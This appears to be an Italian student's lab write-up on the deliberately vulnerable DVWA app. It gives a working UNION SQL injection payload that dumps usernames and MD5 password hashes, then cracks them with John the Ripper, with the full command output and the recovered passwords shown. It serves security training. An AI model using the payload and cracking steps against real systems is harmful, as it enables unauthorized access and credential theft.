

## •S6.L4

### Esercizio del Giorno

Esercizio Password cracking

Argomento: Password Cracking - Recupero delle Password in Chiaro

Obiettivo dell'Esercizio: Recuperare le password hashate nel database della DVWA e eseguire sessioni di cracking per recuperare la loro versione in chiaro utilizzando i tool studiati nella lezione teorica.

Istruzioni per l'Esercizio:

Recupero delle Password dal Database:

- Accedete al database della DVWA per estrarre le password hashate.
  - Assicuratevi di avere accesso alle tabelle del database che contengono le password.
- Identificazione delle Password Hashate:

○ Verificate che le password recuperate siano hash di tipo MD5. Esecuzione del Cracking delle Password:

- Utilizzate uno o più tool per craccare le password:
- Configurate i tool scelti e avviate le sessioni di cracking.

Obbiettivo:

Craccare tutte le password recuperate dal database

### Esecuzione:

Per l'esercizio di oggi, come prima cosa, accediamo al database della DVWA e, attraverso una **SQL Injection**, estraiamo i dati degli utenti.

Utilizziamo il seguente payload di SQL Injection: `%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users`

In questo modo, possiamo visualizzare informazioni sensibili degli utenti, tra cui:

- Nome
- Cognome
- Username
- Password in formato hash

Questa tecnica ci permette di ottenere l'accesso agli hash delle password, che potremo successivamente crackare per ottenere la versione in chiaro delle password.

```
ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users
First name:
Surname: admin
admin
admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users
First name:
Surname: Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03

ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users
First name:
Surname: Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b


ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users
First name:
Surname: Pablo
Picasso
pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users
First name:
Surname: Bob
Smith
```

Dopo aver completato questa operazione, apriamo un terminale su Kali e, utilizzando il software **John the Ripper**, grazie al quale procederemo a scoprire le password in chiaro.

Questo software, tramite appositi comandi, riuscirà a rivelare a quali password corrispondono i codici hash.

Per iniziare, creiamo un file chiamato (in questocaso) hash.txt contenente i vari codici hash che abbiamo trovato in precedenza:



```
*~/Desktop/hash - Mousepad
File Edit Search View Document Help
1
2 5f4dcc3b5aa765d61d8327deb882cf99
3 e99a18c428cb38d5f260853678922e03
4 8d3533d75ae2c3966d7e0d4fcc69216b
5 0d107d09f5bbe40cade3de5c71e9e9b7
6 5f4dcc3b5aa765d61d8327deb882cf99
7
```

Dopodichè apriamo il terminale e inseriamo il seguente comando: john --format=raw-md5 hash.txt

A questo punto, attendiamo che il programma elabori le informazioni. Dopo qualche istante, **John the Ripper** ci mostrerà le password in chiaro corrispondenti agli hash presenti nel file hash.txt.

```

(kali@kali)-[~/Desktop]
$ john --format=raw-md5 hash.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password      (?)
password      (?)
abc123        (?)
letmein       (?)
Proceeding with incremental:ASCII
charley       (?)
5g 0:00:00:00 DONE 3/3 (2024-11-07 08:30) 21.73g/s 774600p/s 774600c/s 777939C/s stevy13..chertsu
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

```

In fine possiamo dire che :

1. Le password recuperate sono comuni e deboli. Questo dimostra che gli utenti tendono spesso a scegliere password prevedibili, che possono essere facilmente crackate con attacchi a dizionario.
2. La velocità di cracking indica che il processo è rapido e relativamente semplice per password deboli.

Conclusione:

L'esercizio ci ha permesso di acquisire una maggiore comprensione delle tecniche di cracking e di come funzionano gli strumenti utilizzati. È evidente che il modo migliore per proteggersi da questi attacchi è adottare password complesse e uniche.